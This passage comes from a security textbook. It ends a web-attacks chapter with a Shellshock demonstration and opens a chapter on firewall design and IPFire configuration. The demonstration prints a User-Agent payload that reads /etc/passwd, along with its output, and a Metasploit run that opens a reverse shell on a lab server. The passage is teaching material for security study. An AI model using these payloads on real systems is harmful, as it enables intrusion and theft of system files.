mirach.stars.example/cgi-bin/bash Search

```
 SERVER_SIGNATURE=<address>Apache/2.4.6 (Linux/SUSE) Server at mirach.stars.example Port 80</address>
QS_AllConn=1
UNIQUE_ID=W56FoQoAAKYAAg74eAAAAAA
HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
QS_ConnectionId=15371155532252240002107
SERVER_PORT=80
HTTP_HOST=mirach.stars.example
DOCUMENT_ROOT=/srv/www/htdocs
SCRIPT_FILENAME=/srv/www/cgi-bin/bash
REQUEST_URI=/cgi-bin/bash
SCRIPT_NAME=/cgi-bin/bash
QS_SrvConn=1
HTTP_CONNECTION=keep-alive
REMOTE_PORT=58862
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
QS_IPConn=1
CONTEXT_PREFIX=/cgi-bin/
PWD=/srv/www/cgi-bin
SERVER_ADMIN=[no address given]
REQUEST_SCHEME=http
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_DNT=1
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
REMOTE_ADDR=10.0.2.2
SHLVL=1
SERVER_NAME=mirach.stars.example
SERVER_SOFTWARE=Apache/2.4.6 (Linux/SUSE)
QUERY_STRING=
SERVER_ADDR=10.0.2.70
GATEWAY_INTERFACE=CGI/1.1
HTTP_UPGRADE_INSECURE_REQUESTS=1
SERVER_PROTOCOL=HTTP/1.1
HTTP_ACCEPT_ENCODING=gzip, deflate
REQUEST_METHOD=GET
CONTEXT_DOCUMENT_ROOT=/srv/www/cgi-bin/
_= /usr/bin/printenv
```

Figure 16-14. The results of the BASH script of Program 16-1, run as a CGI program on OpenSUSE 13.1. Viewed from Firefox on Kali.

Note that the User-Agent from the request has been parsed and stored as the Bash environment variable `HTTP_USER_AGENT`. Since the target is vulnerable to ShellShock, the attacker can exploit it by providing a different User-Agent string. For example, if the attacker

wants to determine the users on the system, they can provide the User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd' as part of an HTTP request.³

```
root@kali-2016-2-u:~# telnet mirach.stars.example 80
Trying 10.0.2.70...
Connected to mirach.stars.example.
Escape character is '^].
GET /cgi-bin/bash HTTP/1.1
Host: mirach.stars.example
User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'

HTTP/1.1 200 OK
Date: Mon, 28 May 2018 20:32:38 GMT
Server: Apache/2.4.6 (Linux/SUSE)
Transfer-Encoding: chunked

1
72b
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
avahi:x:492:490:User for Avahi:/var/run/avahi-daemon:/bin/false
avahi-autoipd:x:499:498:User for Avahi IPv4LL:/var/lib/avahi-autoipd:
/bin/false
bin:x:1:1:bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
dnsmasq:x:493:65534:dnsmasq:/var/lib/empty:/bin/false
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
kdm:x:486:484:KDM Display Manager daemon:/var:/bin/false
...
... Output Deleted ...
```

Rather than make a custom request, an attacker can instead use the Metasploit module exploit/multi/http/apache_mod_cgi_bash_env_exec.

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > info

    Name: Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
    Module: exploit/multi/http/apache_mod_cgi_bash_env_exec
    Platform:
    Arch:
```

³Recall from Chapter 14 that a valid HTTP response begins with two newlines.

CHAPTER 16 WEB ATTACKS

Privileged: No

License: Metasploit Framework License (BSD)

Rank: Excellent

Disclosed: 2014-09-24

... Output Deleted ...

Available targets:

| Id | Name |
|----|--------------|
| -- | -- |
| 0 | Linux x86 |
| 1 | Linux x86_64 |

Basic options:

| Name | Setting | Required | Description |
|----------------|---------------|----------|---|
| CMD_MAX_LENGTH | 2048 | yes | CMD max line length |
| CVE | CVE-2014-6271 | yes | CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) |
| HEADER | User-Agent | yes | HTTP header to use |
| METHOD | GET | yes | HTTP method to use |
| Proxies | | no | A proxy chain of format type:host:port[,...] |
| RHOST | | yes | The target address |
| RPATH | /bin | yes | Target PATH for binaries used by the CmdStager |
| RPORT | 80 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| TARGETURI | | yes | Path to CGI script |
| TIMEOUT | 5 | yes | HTTP read response timeout (seconds) |
| URIPATH | | no | The URI to use for this exploit (default is random) |
| VHOST | | no | HTTP server virtual host |

Payload information:

Space: 2048

Description:

This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.

... Output Deleted ...

The attacker specifies the remote system and the vulnerable URI.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost mirach.stars.
example
rhost => mirach.stars.example
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi
cgi-bin/bash
targeturi => cgi-bin/bash
```

The attacker chooses a payload and configures it.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/
shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

When the exploit is run, the attacker obtains a shell on the server.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 10.0.2.70
[*] Command shell session 1 opened (10.0.2.2:4444 -> 10.0.2.70:45043) at 2018-05-28
11:22:33 -0400
```

ls

```
bash
htsearch
info2html
info2html.conf
infocat
php
```

```
qtest  
web.cgi  
whoami  
wwwrun
```

Notes and References

The Texas Tech security group wrote a nice primer on how browsers store passwords; it is available from <http://raidersec.blogspot.com/2013/06/how-browsers-store-your-passwords-and.html>. The process used on Firefox is discussed at <https://support.mozilla.org/en-US/kb/where-are-my-logins-stored>.

Information about SSLStrip is available from <http://www.thoughtcrime.org/software/sslstrip/>, including the original Black Hat DC 2009 presentation. The slides are available at <https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf>.

Burp Suite has excellent documentation available from <https://portswigger.net/burp/documentation>. For a discussion of Burp Suite, including features from Burp Suite Pro, check out

- *Burp Suite Essentials*, Akash Mahajan. Packt Publishing, November 2014.

Documentation for Python Requests is available from <http://docs.python-requests.org/en/master/>. The Python code used to brute force a web site that uses NTLM authentication is based on the Python-NTLM project, <https://github.com/mullender/python-ntlm>.

The mod_evasive module also provides the ability to send an email once an IP address is blocked.

Heartbleed made the news in many places during spring 2014; a good starting place is <http://heartbleed.com>. The news went so far as to inspire an XKCD comic (<http://xkcd.com/1354/>), which does an excellent job illustrating the flaw.

CHAPTER 17

Firewalls

Introduction

Network firewalls allow a defender to segment their network into different zones; one common architecture has a DMZ for external facing systems and a separate internal network. Linux distributions like IPFire can be used as the anchor point for such networks; these can be implemented virtually using VMWare Workstation or VirtualBox. IPFire controls traffic in and out of these networks, allowing for network address translation (NAT) and egress filtering. IPFire also provides a range of services, including logging, a time server, and a web proxy.

An attacker able to gain access on a system behind the firewall can use that location as a pivot for additional attacks by configuring a proxy. This pivot can be used as a jumping-off point for attacks on other systems, including attacks against the IPFire system itself.

Network Firewalls

Real networks use more complex topologies and network-based firewalls to control traffic. One typical network architecture subdivides the organization's network into an internal network and a DMZ. Systems that are meant to be directly accessible from the Internet are placed within the DMZ, with other systems placed in an internal network. A firewall is used to manage traffic between these two subnetworks and the external Internet.

Consider the example network `mars.test` shown in Figure 17-1. At the core of the design is a firewall with three network interfaces. One network card is connected to the internal network with the address 192.168.1.2; that IP address serves as the gateway for the systems located on the internal network. These include a domain controller at 192.168.1.31, a file server at 192.168.1.32, and a pair of workstations that receive their address via DHCP. The firewall's second network card is connected to the DMZ, has the address 172.16.5.2, and serves as the network gateway for the DMZ. Four servers reside in the DMZ, including a BIND DNS server, a pair of web servers, and an SSH/FTP server. The firewall's third interface is connected to the external network and has five IP addresses: 10.0.11.200 and 10.0.11.10, 11, 12, and 13. Inbound traffic aimed at any of the four external IP addresses 10.0.11.10-13 is inspected and then routed

to the proper server in the DMZ. Traffic originating from the internal network or the DMZ is sent out from the firewall via 10.0.11.200.




Figure 17-1. The sample network `mars.test`, with a DMZ (172.16.5.0/24) and an internal network (192.168.1.0/24). The external network is connected via five IP addresses in 10.0.11.0/24.

This is one of many reasonable designs for a network of this type. Consider the placement of the name servers. In this design, the name server in the DMZ is used for queries that originate from outside the network and only provides names and addresses on the external network (10.0.11.0/24). The domain controller runs a nameserver for queries that originate on the internal network and the DMZ; if queried for a local system, it provides the address in the internal network or the DMZ. This approach provides an advantage in security; an attacker that queries the external DNS server cannot determine either the names or the local IP addresses of any system on the internal network or the DMZ. This comes at the cost of added complexity; now the administrator has two DNS servers to manage with different information on each. Alternatives include the use of a single DNS server configured as a split-horizon or split-view DNS; such a server returns different results to a query depending on the IP address of the system making the request.

Another design decision is whether the systems in the DMZ should be joined to the domain. If the systems are joined to the domain, then traffic from the DMZ servers to the domain controller must be allowed through the firewall, opening a wide range of ports and protocols. An attacker able to gain access to a system on the DMZ would then be able to pass through the firewall to the domain controller. However, if the DMZ systems are not connected to the domain, then the administrator must set up separate user accounts for users in the DMZ and manage them individually without the benefit of Active Directory integration.

The design of `mars.test` in Figure 17-1 does not completely separate the DMZ from the internal network, as DNS queries from DMZ systems are handled by the domain controller in the internal network. More complex networks feature web applications running on the web servers; these need to communicate with back-end databases. If the databases are not meant to be accessed from systems on the Internet, then an administrator may place them in the internal network; this would provide another path from the DMZ to the internal network.

Virtual Networking

It is possible to implement network designs like mars.test from Figure 17-1 completely within virtualized environments like VMWare Workstation or VirtualBox.

Be sure that your host has sufficient memory for the guests!

Suppose that the network is to be built using VMWare Workstation. Recall from Chapter 1 that network adapters in VMWare Workstation guests can be bridged, connected to the host network via NAT, connected to a host-only network, or connected to a different virtual network (VMNet2 - VMNet7; VMNet9 - VMNet19). Configure the network adapters for hosts in the DMZ to use VMNet2; then these systems can communicate only with one another, not with the external network or with other systems. Similarly, configure the network adapters for hosts on the internal network to use VMNet3; then these can communicate with each other but not with the external network or with systems on the DMZ. The firewall system to be built will have three network adapters: one on the external network, one on the internal network (VMNet3), and one on the DMZ (VMNet2). The MAC address for each network card can be found by navigating the VMWare main menu through **VM** ▶ **Settings** and then selecting the network adapter; the **Advanced** button brings up a dialog box that provides the adapter's MAC address.

Suppose that the network is to be built using VirtualBox. Recall from Chapter 1 that network adapters in VirtualBox guests can be connected to the host via NAT, connected to a NAT network, bridged, connected to a host-only network, or connected to an internal network. Internal networks can be created with any name by modifying the name that appears in the drop-down box (*cf.* Figure 1-3). Configure the network adapters for systems on the DMZ to use an internal network named "DMZ" and configure the network adapters on the internal (Figure 17-1) network to use an internal (VirtualBox networking) network named "internal." Provide three network adapters for the firewall system, with one on "DMZ" and one on "internal." The advanced component of the configuration dialog for networking for a virtual machine provides the MAC address of the adapter (Figure 1-3).

IPFire

The new element in Figure 17-1 is the firewall. In a physical network, this can be built using a dedicated appliance like a Cisco Adaptive Security Appliance (ASA); another approach is a system with multiple network cards. IPFire (<http://www.ipfire.org>) is a Linux distribution designed to act as a firewall. It is regularly updated, with eight updates released in 2017 alone. It can be downloaded directly from IPFire at <https://www.ipfire.org/download>.

The administrative interface is the primary way that administrators interact with IPFire, and that interface was changed dramatically with the first release of IPFire 2.15 (Core 77) in May 2014. This text will only discuss this new interface; the first edition of this book presents the older interface in detail.

Installing IPFire

To install IPFire, begin by creating a virtual machine running a generic kernel. The IPFire documentation recommends at least 1 GB for memory and 4 GB for the hard drive.¹ The system should be configured with three network adapters, including one adapter configured for the DMZ and one configured for the internal network.

Once IPFire is installed, it reboots and runs a setup program (`/usr/sbin/setup` or `/usr/local/sbin/setup`); this program can be rerun after installation completes if the administrator wishes to change the settings.

After setting the hostname and domain name for the IPFire system, the administrator is asked to select a pair of passwords. One is the system's root password, while the second is the password that is used on the IPFire administrative web interface. Most IPFire configuration tasks are performed using a browser on the internal network connected to a web server running on the firewall.

Next, the administrator is asked to choose a network configuration type. IPFire color codes interfaces:

- RED: External network
- GREEN: Internal network
- ORANGE: DMZ
- BLUE: Wireless network

These color codes are used throughout the IPFire web configuration tool. IPFire provides four network configuration types:

- Green + Red
- Green + Red + Orange
- Green + Red + Blue
- Green + Red + Orange + Blue

To build the example network mars.test from Figure 17-1, select Green + Red + Orange.

Once the network configuration is selected, the network adapters are assigned to different networks. To configure the internal (GREEN) interface, determine the MAC address of the adapter intended for the internal network from either VMWare Workstation or VirtualBox, then choose the corresponding card. Repeat the process for the DMZ (ORANGE) and external (RED) networks. When completed the result appears like Figure 17-2.

¹<https://wiki.ipfire.org/hardware/start>




Figure 17-2. Configuring the network interfaces on IPFire 2.19 Core 100

On the internal (GREEN) and DMZ (ORANGE) networks, an IP address and a network mask are required. To build mars.test from Figure 17-1, the internal (GREEN) interface is configured as 192.168.1.2/255.255.255.0, while the DMZ (ORANGE) interface is configured as 172.16.5.2/255.255.255.0. The external (RED) interface can be configured with a static address; it can also be configured to obtain its address from an external DHCP server. In mars.test, the external interface receives the static address 10.0.11.200. The other addresses in that network will be assigned later as aliases.

A DNS server for IPFire must be selected. At this point, neither the external DNS server nor the internal domain controller may have been built, so this address should point to another DNS server.

IPFire provides the option of running a DHCP server on the internal (GREEN) network. The primary method to configure IPFire is through its web interface, which is only available to systems on the internal network. Configuring a DHCP server during installation is a convenient way to ensure that the systems on the internal (GREEN) network are assigned IP addresses. These settings can be changed later through the web interface.

IPFire Initial Configuration

Once IPFire is installed, configure a workstation on the internal (GREEN) network. If the DHCP server was installed on IPFire, then networking for the workstation should be configured automatically. If not, give the system a static address, and configure the gateway and DNS server to be the same as the corresponding IPFire interface; for mars.test (Figure 17-1), these should both be set to 192.168.1.2.

Start a browser on the workstation located on the internal (GREEN) network and use HTTPS to browse to TCP/444 on the internal (GREEN) address for the IPFire system; for mars.test (Figure 17-1), this is the page <https://192.168.1.2:444>; the result is shown in Figure 17-3. This is an SSL-protected page, so a certificate warning is expected. The user is prompted for a username and password; the user name is “admin,” and the password was selected during the installation process.

The private key used to secure the SSL/TLS connection is `/etc/httpd/server.key`, and the corresponding certificate is `/etc/httpd/server.crt`.² The key can be regenerated and a new certificate signing request created following the techniques of Chapter 14.

```
[root@pathfinder ~]# openssl genrsa -out /etc/httpd/server.key 2048
[root@pathfinder ~]# openssl req -new -key /etc/httpd/server.key -out
/etc/httpd/server.csr
```

If the certificate is signed by a trusted signing server, then the resulting signed certificate avoids future web site certificate warnings provided the system is accessed by name, rather than by IP address. To load the new key and certificate in the server, Apache needs to be restarted. This is done with the command

```
[root@pathfinder ~]# /etc/init.d/apache restart
```




Figure 17-3. The IPFire main interface immediately after installation. IPFire 2.19 Core 100, viewed from Firefox 11 on Ubuntu 12.04.

²Configuration files for the IPFire Apache server are in the directory `/etc/httpd/conf`, and the SSL properties are in the file `/etc/httpd/conf/vhosts.d/ipfire-interface-ssl.conf`.

IPFire can be configured to run an OpenSSH server on the firewall. To enable the server, navigate the IPFire main interface System ▶ SSH Access. The SSH server is only accessible from systems on the internal network, and unless overridden, runs on TCP/222 rather than TCP/22. The OpenSSH configuration file is `/etc/ssh/sshd_config`. The default configuration permits root to directly log in to the server. The graphical interface also allows the administrator to automatically disable the service after 15 or 30 minutes.

The fingerprints for the SSH host keys are included on the IPFire graphical interface. These keys can be regenerated following the techniques of Chapter 13:

```
[root@pathfinder ~]# ssh-keygen -t rsa -b 2048 -f /etc/ssh/ssh_host_rsa_key
[root@pathfinder ~]# ssh-keygen -t ecdsa -b 256 -f /etc/ssh/ssh_host_ecdsa_key
[root@pathfinder ~]# ssh-keygen -t ed25519 -f /etc/ssh/ssh_host_ed25519_key
```

These keys are used the next time that the OpenSSH server is started. The server configuration is specified in `/etc/ssh/sshd_config`.

Care must be taken when managing firewalls and other network devices. An attacker that compromises these devices will be in a highly privileged position; an attacker able to access either the OpenSSH server or the IPFire administrative interface would be able to rewrite the network's firewall rules to their liking. Administrators should be aware of the attacks against passwords stored in the browser and should consider the possibility of brute force attacks against the SSH server.

Network Traffic Rules

IPFire does not allow arbitrary traffic to pass through the system; traffic is allowed or denied based on the source, destination, and characteristics of the traffic.

Traffic from the external (RED) network destined for a system on the internal (GREEN) network or the DMZ (ORANGE) network is allowed only with a firewall rule including NAT. Systems on the external (RED) network can communicate with the IPFire system, but IPFire services in general do not listen on the RED interface.

Traffic from the internal (GREEN) network is governed by the FORWARD policy. By default, this is allowed, and traffic may pass from the internal (GREEN) network to the external (RED) network or the DMZ (ORANGE) network. This policy may be set to Blocked, which would require explicit rules allowing traffic. The internal (GREEN) network can communicate with the IPFire firewall itself.

Traffic from the DMZ (ORANGE) network can pass to the external (RED) network. Traffic from the DMZ (ORANGE) network can pass to the internal (GREEN) network only if allowed by a firewall rule. Systems on the DMZ (ORANGE) network can communicate with the IPFire system, but IPFire services in general do not listen on the ORANGE interface.

Traffic from the IPFire firewall to either the external (RED), internal (GREEN), or the DMZ (ORANGE) is governed by the OUTGOING policy. By default, this allows traffic. It can be set to blocked, in which case traffic from the firewall would need an explicit rule.

This is summarized in Table 17-1.

Table 17-1. Summary of IPFire Firewall Traffic Rules. In General, Services on the Firewall Only Listen on the Internal (GREEN) Interface.

| | | From | | | |
|----|----------|------|--------|---------|----------|
| | | RED | ORANGE | GREEN | Firewall |
| To | RED | OK | OK | Forward | Outgoing |
| | ORANGE | Rule | OK | Forward | Outgoing |
| | GREEN | Rule | Rule | OK | Outgoing |
| | Firewall | OK | OK | OK | OK |

Configuring the Network

Once IPFire is built, the administrator can start building the example network mars.test (Figure 17-1). The domain controller is the natural starting point. It should be built to include a DNS server that includes the internal and DMZ addresses of the local systems.

A DHCP server for the internal (GREEN) network can run on either the domain controller or on IPFire. To configure the DHCP server on IPFire, navigate the IPFire browser interface Network ➤ DHCP server (Figure 17-4).

The addresses available to the DHCP server should not match any of the addresses assigned statically. In mars.test, the two statically assigned systems are located at 192.168.1.31 and 192.168.1.32; the IPFire DHCP server is configured to provide addresses in the non-overlapping range 192.168.1.200 - 192.168.1.250.

Because the domain controller at 192.168.1.31 provides DNS services to internal clients, the DHCP server is configured to use that address for the primary DNS server.³

³There should be a secondary DNS server as well; in a real network, one would expect at least one other domain controller and DNS server for redundancy and reliability.




Figure 17-4. The DHCP configuration page on IPFire 2.19 Core 100

The internal file server is built following the methods of Chapter 13, while the Linux workstation is added to the domain using the techniques of Chapter 6.

With the internal network built, the next step is the DMZ. The IP address and gateway of each system are determined by its place in the network mars.test; each should be configured to use the DNS server on the domain controller.

To allow the DNS traffic to travel from the DMZ to the DNS server, two firewall rules need to be created.

- 172.16.5.0/24 ► 192.168.1.31 on TCP/53 for DNS zone transfers
- 172.16.5.0/24 ► 192.168.1.31 on UDP/53 for DNS lookups

To create a firewall rule, visit the IPFire configuration page and navigate Firewall ► Firewall Rules. For the source, select ORANGE from the Standard networks. Enable NAT, including Destination NAT (Port forwarding). For the destination, choose the IP address of the DNS server in the internal network 192.168.1.31. Select TCP or UDP as the protocol and select the destination port 53 (Figure 17-5).




Figure 17-5. Creating a firewall rule in IPFire 2.19 Core 100 to allow TCP/53 DNS traffic from the DMZ to a server in the internal network

Once the rule is created, the changes to the rules need to be applied.

Suppose also that the administrator also occasionally needs to administer the domain controller remotely; to do so, the administrator sets up firewall rules from the SSH server galle.mars.test at 172.16.15.11 using NAT to the domain controller schipare.ad.mars.test at 192.168.1.31, one on TCP/445 for psexec, and one on TCP/3389 for remote desktop. This approach allows the administrator remote access to the domain controller but does not expose any of the domain controller's ports directly to the Internet.

